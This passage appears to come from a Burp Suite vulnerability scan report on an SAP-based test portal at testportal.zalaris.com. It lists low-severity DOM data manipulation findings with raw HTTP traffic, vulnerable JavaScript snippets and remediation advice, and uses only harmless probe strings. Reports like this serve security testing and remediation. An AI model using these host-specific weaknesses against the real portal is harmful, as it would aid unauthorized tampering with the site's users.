https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: MYSAPSSO=; expires=Thu, 01-Jan-1970 00:00:00 GMT; path=/ ; domain=.zalaris.com; SameSite=None; Secure
set-cookie: com.sap.security.sso.OTPSSESSIONID=; expires=Thu, 01-Jan-1970 00:00:10 GMT; path=/nea/v1; secure; HttpOnly; SameSite=None;
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<HTML><HEAD><TITLE>Temporary Redirect</TITLE></HEAD><BODY>Temporary Redirect<br></BODY></HTML>

```

21. DOM data manipulation (DOM-based)

There are 2 instances of this issue:

- [/irj/portal](#)
- [/nea/v1/authenticate](#)

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM data manipulation arises when a script writes controllable data to a field within the DOM that is used within the visible UI or client-side application logic. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will modify the appearance or behavior of the client-side UI. An attacker may be able to leverage this to perform virtual defacement of the application, or possibly to induce the user to perform unintended actions.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based DOM data manipulation vulnerabilities is not to dynamically write to DOM data fields any data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from being stored. In general, this is best achieved by using a whitelist of permitted values.

References

- [Web Security Academy: DOM data manipulation](#)

Vulnerability classifications

- [CWE-20: Improper Input Validation](#)
- [CAPEC-153: Input Data Manipulation](#)

21.1. <https://testportal.zalaris.com/irj/portal>

Summary

Severity: **Information**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/irj/portal**

Issue detail

The application may be vulnerable to DOM-based DOM data manipulation. Data is read from **window.location.hash** and passed to the **'target'** property of a DOM element.

Request 1

```
GET /irj/portal HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: PortalAlias=portal; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13741

<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_trade
...[SNIP]...
</script><script type="text/javascript"src="/com.sap.portal.navigation.afp.resources/scripts/optimize/core_navigation.js?rid=64f85e3588d364cc1c10b37f7757ad55"></script>
...[SNIP]...
```

Request 2

```
GET /com.sap.portal.navigation.afp.resources/scripts/optimize/core_navigation.js?rid=64f85e3588d364cc1c10b37f7757ad55 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:02:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
```

```

X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
last-modified: Fri, 11 Mar 2022 05:01:46 GMT
cache-control: max-age=604800
sap-cache-control: +86400
sap-isc-etag: J2EE/632485329
Content-Length: 201198
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

LSAPI=function(){var b="1.2";var a={SCREENMODE_NORMAL:0,SCREENMODE_FULL:1,screenModeChangeNotificationFunctions:[],titleSuffix:null,init:function(f)
{this.titleSuffix=f},setCanvasTitle:function(f){if(t
...[SNIP]...
MOZILLA}}(EPCM.getUAType()==EPCM.CHROME))&&!EPCM.getSAPTop().isFFP){a=true;h.initHashBasedNavigation()}LSAPI.AFPPPlugin.controller.registerOnNavigate(f));var
g=function(q){if(!EPCM.getSAPTop().isFFP){var r=window.location.hash;if(r){r=r.substr(1);if(r!=="#"){e.target=r.substring(0,r.lastIndexOf("?"))}}if(!JSUtils.isEmpty(q)){var s=new
ParamMap();s.putQueryString(q,true);var p=s.get("NavigationTarget");if(p!=null&p[0]){e.target=p[0]}var o=s.get("NavigationContext");if(o!=null&o[0]){e.context=o[0]
...[SNIP]...

```

Static analysis

Data is read from **window.location.hash** and passed to the **'target'** property of a DOM element via the following statements:

- `var r=window.location.hash;`
- `r=r.substr(1);`
- `e.target=r.substring(0,r.lastIndexOf("?"))`

21.2. https://testportal.zalaris.com/nea/v1/authenticate

Summary

Severity: **Information**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/nea/v1/authenticate**

Issue detail

The application may be vulnerable to DOM-based DOM data manipulation. Data is read from **window.name** and passed to the **'name'** property of a DOM element.

Note: The name of the current window is a valid attack vector for DOM-based vulnerabilities. An attacker can directly control the name of the targeted application's window by using code on their own domain to load the targeted page using either `window.open()` or an `iframe` tag, and specifying the desired window name.

Request 1

```

GET /nea/v1/authenticate?neaRelayState=ZHQPORTAL%3ahttps%3a%2f%2ftestportal.zalaris.com%2fep%2fredirect HTTP/1.1
Host: testportal.zalaris.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

Response 1

```

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:44:55 GMT

```

```

Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
pragma: no-cache
cache-control: no-cache
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie:
com.sap.engine.security.authentication.original_application_url=GET#uqh%2FQ0w6kLKY3jZ8hgWV3Q2XguvSxedQaRvmKMdCC5eCBUA%2FLhRgt1tty5Bshsmzb8xkYvevydUWqU
tRmlz6h9YwDlUV1VLkvSDm21G3Ew3TkZhPuW8M%2Fv%2BTCAWHHz2tDyeQvkX8f%2BBIB4DZuAV4oudieSsEue3rWOCutafJiuYS9qQyILAKkZXPxxmDrrupui0d7lczxHww02JfMrl1
7gisdH9RwYkGlfX8%2F4pkoUVM%3D;Path=/nea/v1/authenticate;HttpOnly; SameSite=None; Secure
set-cookie: saplb_PORTAL=(J2EE7254220)7254252; Version=1; Path=/; Secure; HttpOnly; SameSite=None;
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 6912

<!DOCTYPE html><script>
var inPortalScript = false
var webpath = "/zalaris_logon_2fa/"
</script>

<html>
<head>
<BASE target="_self">
<link rel=stylesheet href="/zalaris_logon_2fa/css/misc_logon.c
...[SNIP]...
<script language="javascript">
var originWindowName=window.name;
window.name="logonAppPage";
function restoreWindow() {
try{
window.name=originWindowName;
} catch(ex){}
}
</script>
...[SNIP]...

```

Static analysis

Data is read from **window.name** and passed to the **'name' property of a DOM element** via the following statements:

- `var originWindowName=window.name;`
- `window.name=originWindowName;`

22. DOM data manipulation (reflected DOM-based)

There are 2 instances of this issue:

- [/sap/bc/gui/sap/its/webgui \[~transaction parameter\]](#)
- [/sap/bc/gui/sap/its/webgui \[~transaction parameter\]](#)

Issue background

Reflected DOM-based vulnerabilities arise when data is copied from a request and echoed into the application's immediate response within a part of the DOM that is then processed in an unsafe way by a client-side script. An attacker can leverage the reflection to control a part of the response (for example, a JavaScript string) that can be used to trigger the DOM-based vulnerability.

DOM data manipulation arises when a script writes controllable data to a field within the DOM that is used within the visible UI or client-side application logic. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will modify the appearance or behavior of the client-side UI. An attacker may be able to leverage this to perform virtual defacement of the application, or possibly to induce the user to perform unintended actions.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based DOM data manipulation vulnerabilities is not to dynamically write to DOM data fields any data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from being stored. In general, this is best achieved by using a whitelist of permitted values.

References

- [Web Security Academy: DOM data manipulation](#)

Vulnerability classifications

- [CWE-20: Improper Input Validation](#)
- [CAPEC-153: Input Data Manipulation](#)

22.1. <https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui> [~transaction parameter]

Summary

Severity: **Information**

Confidence: **Firm**

Host: **<https://testportal.zalaris.com>**

Path: **[/sap/bc/gui/sap/its/webgui](https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui)**

Issue detail

The application may be vulnerable to reflected DOM-based DOM data manipulation.

The value of the **~transaction** request parameter is copied into a JavaScript string literal. The payload **bbbj5bnawg** was submitted in the **~transaction** parameter.

The string containing the payload is then passed to **the 'value' property of a DOM element**.

Request 1

```
GET /sap/bc/gui/sap/its/webgui?~transaction=bbbj5bnawg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 14:43:01 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 19983
pragma: no-cache
cache-control: no-cache
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE html>
<html>
```

```
<head>
<meta http-equiv="cache-control" content="no-cache">
<title>SAP GUI for HTML</title>
<link id="urStdCssLink" class="sapThemeMeta-data-UR-Is" rel="STYLESHEET" href="
...[SNIP]...
<script type="text/javascript">document.forms["webguiStartForm"].elements["~tx"].value = decodeURIComponent("bbbj5bnawg");</script>
...[SNIP]...
```

Static analysis

The value of the **~transaction** request parameter is copied into a JavaScript string literal. The payload **bbbj5bnawg** was submitted in the **~transaction** parameter.

The string containing the payload is then passed to **the 'value' property of a DOM element** via the following statement:

- `document.forms["webguiStartForm"].elements["~tx"].value = decodeURIComponent("bbbj5bnawg");`

Dynamic analysis

The value of the **~transaction** request parameter is copied into a JavaScript string literal. The payload **bbbj5bnawg** was submitted in the **~transaction** parameter.

The string containing the payload is then passed to **input.value**.

The previous value reached the sink as:

yphvxzsama

The stack trace at the source was:

```
at _0x149018 (<anonymous>:1:324932)
at Object.VqWqZ (<anonymous>:1:175011)
at Object.EKGja (<anonymous>:1:526637)
at HTMLInputElement.set [as value] (<anonymous>:1:543517)
at https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui?~transaction=bbbj5bnawg:456:143
```

The stack trace at the sink was:

```
at Object.Lixzr (<anonymous>:1:175099)
at Object.waEnv (<anonymous>:1:526777)
at HTMLInputElement.set [as value] (<anonymous>:1:543572)
at https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui?~transaction=bbbj5bnawg:456:143
```

22.2. https://testportal.zalaris.com/sap/bc/gui/sap/its/webgui [~transaction parameter]

Summary

Severity:	Information
Confidence:	Firm
Host:	https://testportal.zalaris.com
Path:	/sap/bc/gui/sap/its/webgui

Issue detail

The application may be vulnerable to reflected DOM-based DOM data manipulation.

The value of the **~transaction** request parameter is copied into a JavaScript string literal. The payload **bbbj5bnawg** was submitted in the **~transaction** parameter.

The string containing the payload is then passed to **the 'value' property of a DOM element**.

Request 1

```
GET /sap/bc/gui/sap/its/webgui?~transaction=bbbj5bnawg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 14:43:01 GMT
Server: Apache
```



```

X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 19983
pragma: no-cache
cache-control: no-cache
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE html>
<html>
<head>

